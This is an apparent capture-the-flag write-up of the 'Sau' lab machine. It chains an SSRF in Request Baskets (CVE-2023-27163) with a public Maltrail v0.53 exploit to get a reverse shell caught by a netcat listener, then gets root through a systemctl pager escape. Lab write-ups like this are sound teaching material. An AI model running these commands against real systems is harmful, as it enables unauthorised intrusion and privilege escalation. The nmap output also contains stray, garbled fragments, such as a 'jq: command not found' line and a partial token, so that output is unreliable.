

Sau



Enumeration

`nmap -A -sV -sS <target_ip>`

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-12 15:53 WET
Nmap scan report for 10.10.11.224 (3-27163.sh): line 43: jq: command not found
Host is up (0.051s latency).  (no response body (Authorization): {"token":"xEurYhHmx36e
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE  VERSION
22/tcp    open      ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; pro
ocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
80/tcp    filtered  http
55555/tcp open      unknown  request-baskets-hostonSK-[-~]
| fingerprint-strings:
|_  FourOhFourRequest:
|_    HTTP/1.0 400 Bad Request request-baskets-hostonSK-[-~]
|_    Content-Type: text/plain; charset=utf-8
|_    X-Content-Type-Options: nosniff not found, but there are 16 similar ones
|_    Date: Sun, 12 Nov 2023 15:54:16 GMT
|_    Content-Length: 75
|_    invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|_    GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLS
essionReq, TLSsessionReq, TerminalServerCookie:
```

Port 55555 is running a “request baskets” service. Request baskets is a web service to collect arbitrary HTTP requests and inspect them via RESTful API or simple web UI. We can see that the service running is in 1.2.1 version.




New Basket

Create a basket to collect and inspect HTTP requests

http://10.10.11.224:55555/

Create

My Baskets:

 2xvvuhw
 g3zbl56
 mg9421u


Powered by [request-baskets](#) | Version: 1.2.1

Exploitation

After some research i found that this version have one vulnerability that can be exploitable (CVE-2023-27163). Request baskets service is vulnerable to a SSRF attack as we can see in the below proof of concept:


<https://github.com/entr0pie/CVE-2023-27163#poc-of-ssrf-on-request-baskets-cve-2023-27163>

Essentially, when we have a SSRF vulnerability, a vulnerable server can make request to other internal services on behalf of the attacker.



As we can see in the enumeration step, this machine has a service running in port 80. So I created a basket to make a request to the port 80 of the target. And I had success.

After that I saw that it is running Maltrail v0.53. It's a vulnerable version and we can find the exploit in <https://github.com/spookier/Maltrail-v0.53-Exploit#usage>.



- Hide threat
- Report false positive

```
$ python3 exploit.py 10.10.14.206 1234 http://10.10.11.224:55555/mg9421u
Running exploit on http://10.10.11.224:55555/mg9421u/login
```

```
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.206] from (UNKNOWN) [10.10.11.224] 59484
$ whoami
whoami
puma
```

User flag found in the “puma” user directory.

Privilege Escalation

sudo -l to see what commands can the user run as root

```
User puma may run the following commands on sau:  
(ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

If we can execute systemctl status as root, we can spawn another shell in the pager with root privileges:

<https://gtfobins.github.io/gtfobins/systemctl/>

```
$ sudo systemctl status trail.service  
sudo systemctl status trail.service  
WARNING: terminal is not fully functional  
- (press RETURN)!sh  
!sshh!sh  
# whoami Threats  
whoami  
root
```

Root flag found in root directory.